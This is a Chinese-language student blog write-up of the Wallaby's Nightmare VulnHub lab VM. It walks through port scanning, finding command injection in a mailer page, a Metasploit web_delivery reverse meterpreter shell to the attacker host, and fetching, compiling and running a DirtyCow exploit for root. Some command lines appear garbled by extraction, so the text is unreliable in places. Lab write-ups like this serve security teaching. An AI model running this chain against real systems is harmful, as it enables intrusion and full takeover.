本文同步发表在博客: https://www.maonie.top/ 最近加入了学校的网安工作室 每周会给点作业 小项目需要写writeup 总之这是今天的靶机

环境配置

老样子 VMWARE 靶机 kali

ps: 请注意每个人的ip都会因为配置有细微的区别 请勿照抄代码

攻击机: kali (192.168.246.128)

靶机: WALLABY'S: NIGHTMARE (V1.0.2) (192.168.246.134)

靶机下载地址: https://www.vulnhub.com/entry/wallabys-nightmare-v102,176/

发现靶机&访问网站

总之先 arp-scan -1 一下

发现靶机ip为192.168.246.134 使用nmap查看开放端口


nmap -p- 192.168.246.134 //快速扫描常用端口

```
nmap -p- 192.168.246.134
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-24 06:31 EST
Nmap scan report for 192.168.246.134
Host is up (0.00011s latency).
Not shown: 65532 closed tcp ports (reset)
PORT
        STATE
                 SERVICE
22/tcp
         open
                  ssh
80/tcp
         open
                  http
6667/tcp filtered irc
MAC Address: 00:0C:29:F4:24:AF (VMware)
Nmap done: 1 IP address (1 host up) scanned in 3.45 seconds
```

结果显示开放了22 80端口

先上firefox查看 80端口对应的http服务

http://192.168.246.134



Enter a username to get started with this CTF!



↑叫我输入个用户名 我这里就用我常用的网名了



Your username for this ctf is nirvanafelis

click here to change your username:

Submit

Welcome to the Wallaby's Worst Knightmare 2 part series VM.

A few tips.


- 1. Fuzzing is your friend.
- 2. Tmux can be useful for many things.
- 3. Your environment matters. Good luck and have fun! -Waldo

Start the CTF!

↑点击超链接开始你的ctf之旅

解析过程

网站里有一只大眼睛 上面的英语大意是它发现了你要渗透这个服务器 正在观察你




 $What the heck is this? Some guy named {\it nirvanafelis} is trying to penetrate my server? Loser must not know I'm the great Wallaby!$

Let's **observe** him for now, maybe I could learn about him from his behavior.




我们先通过f12查看源码 发现没有什么隐藏的东西于是使用web漏洞扫描工具**nikto**进行扫描nikto-host 192.168.246.134



nikto表示这个网站存在漏洞于是我们随它指示将这段链接复制到firefox替换网址后半段

输完之后 enter访问 发现 欸 怎么连接不上了



↑就算是通过history看之前大眼睛的网站也链接不上再次通过nmap扫描看看是不是80端口的问题


nmap -p- 192.168.246.134 //快速扫描常用端口

```
nmap -p- 192.168.246.134
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-24 06:50 EST
Nmap scan report for 192.168.246.134
Host is up (0.000046s latency).
Not shown: 65532 closed tcp ports (reset)
PORT
         STATE
                  SERVICE
22/tcp
                  ssh
         open
6667/tcp filtered irc
60080/tcp open
                  unknown
MAC Address: 00:0C:29:F4:24:AF (VMware)
Nmap done: 1 IP address (1 host up) scanned in 2.93 seconds
```

我们可以看到多出了个60080端口

让我们通过firefox访问该端口查看一下什么情况

http://192.168.246.134:60080/



HOLY MOLY, this guy nirvanafelis wants me...Glad I moved to a different port so I could work more securely!!!

As we all know, security by obscurity is the way to go...


SECURITY BY OBSCURITY 101!



英语大意是惊讶你追的很紧 幸好它完全转移到了一个不同的端口


这里我们可以猜到

之前在80端口时有个/?page页面 这里也多半会有 让我们试试看




Dude, nirvanafelis what are you trying over here?!

果然对劲 我们再使用**dirb**工具对此页面进行目录扫描 dirb http://192.168.246.134:60080/?page=



结果里出现了一个后缀为mailer的网页


访问看看




Coming Soon guys!

看似什么都没有

但我们可以使用f12查看源码 发现有一段注释



Coming Soon guys!




这里

<button type='button'>Sendmail</button>
暴露了存在RCE (远程代码执行漏洞)

用户通过浏览器提交执行命令,由于服务器端没有针对执行函数做过滤,导致在没有指定绝对路径的情况下就执行命令,可能会允许攻击者通过改变 \$PATH 或程序执行环境的其他方面来执行一个恶意构造的代码。——以上来自百度百科

于是我们验证一下



↑通过改变命令验证


漏洞已经出现

于是乎我们便可以通过多种方式来解决了

我用的是Metasploit


```
msfconsole
use exploit/multi/script/web_delivery
set target 1
set payload php/meterpreter/reverse_tcp
set lhost 192.168.246.128
set lport 8888
exploit
```

首先输入msfconsole进入msf控制台



↑设置msf参数,开启监听

将它所反馈出的命令复制在整个网址的mail=之后来启动整个监听程序



网站一直显示加载中则多半成功了我们ctrl+c停止后输入sessions查看

出现了一个已获取的shell

我们输入 sessions 1来链接shell

随后使用 sysinfo 命令查看靶机的系统信息

使用 shell -t 命令来获取系统shell

```
meterpreter > sysinfo
Computer : ubuntu
OS : Linux ubuntu 4.4.0-31-generic #50-Ubuntu SMP Wed Jul 13 00:07:12 UTC 2016 x86_64
Meterpreter : php/linux
meterpreter > shell -t
[*] env TERM=xterm HISTFILE= /usr/bin/script -qc /bin/bash /dev/null
Process 1390 created.
Channel 0 created.
www-data@ubuntu:/var/www/html$
```

提权

总算来到了惊心动魄的提权环节


我们再开一个cmd窗口

输入

 $\label{thm:matter} wget+\ https://gist.githubusercontent.com/rverton/e9d4ff65d703a9084e85fa9df083c679/raw/9b1b5053e72a58b40b28d6799cf7979c53480715/cowroot.c$

(格式所迫 只能这么写了)

python3 -m http.server 8081 //开启kali的http服务



回到刚才连接到靶机的cmd窗口

wget http://192.168.246.128:8081/cowroot.c //用靶机获取kali所分享的文件

gcc cowroot.c -o exp -pthread //对刚刚下载的提权脚本进行编译

```
--2023-11-24 04:33:42-- http://192.168.246.128:8081/cowroot.c

Connecting to 192.168.246.128:8081... connected.

HTTP request sent, awaiting response... 200 OK

Length: 4688 (4.6K) [text/x-csrc]

Saving to: 'cowroot.c'

cowroot.c 100%[========] 4.58K --.-KB/s in 0s

2023-11-24 04:33:42 (454 MB/s) - 'cowroot.c' saved [4688/4688]

www-data@ubuntu:/var/www/html$ gcc cowroot.c -o exp -pthread
```

chmod +x exp //给提权脚本赋予执行权限 ./exp //运行提权脚本,运行后即可提权至root

这两句代码后 你就已经拥有了所有的权限 运用一些基础的linux语言便可获得flag

```
cd /root //将目录切换至root
ls //列出文件夹中的文件
cat flag.txt //查看flag.txt中的内容
```

```
www-data@ubuntu:/var/www/html$ chmod *x exp
chmod *x exp
www-data@ubuntu:/var/www/html$ ./exp
./exp
DirtyCow root privilege escalation
Backing up /usr/bin/passwd to /tmp/bak
Size of binary: 54256
Racing, this may take a while..
thread stopped
thread stopped
dusr/bin/passwd overwritten
Popping root shell.
Don't forget to restore /tmp/bak
root@ubuntu:/var/www/html# cd /root
cd /root
root@ubuntu:/var/www/html# cd /root
cd /root
root@ubuntu:/root# ls
ls
backups check_level.sh flag.txt
root@ubuntu:/root# at flag.txt
###COMGRATULATIONS###
You beat part 1 of 2 in the "Wallaby's Worst Knightmare" series of vms!!!

This was my first vulnerable machine/CTF ever! I hope you guys enjoyed playing it as much as I enjoyed making it!
Come to IRC and contact me if you find any errors or interesting ways to root, I'd love to hear about it.

Thanks guys!
-Waldo
root@ubuntu:/root# ■
```

好的那么我们下次见!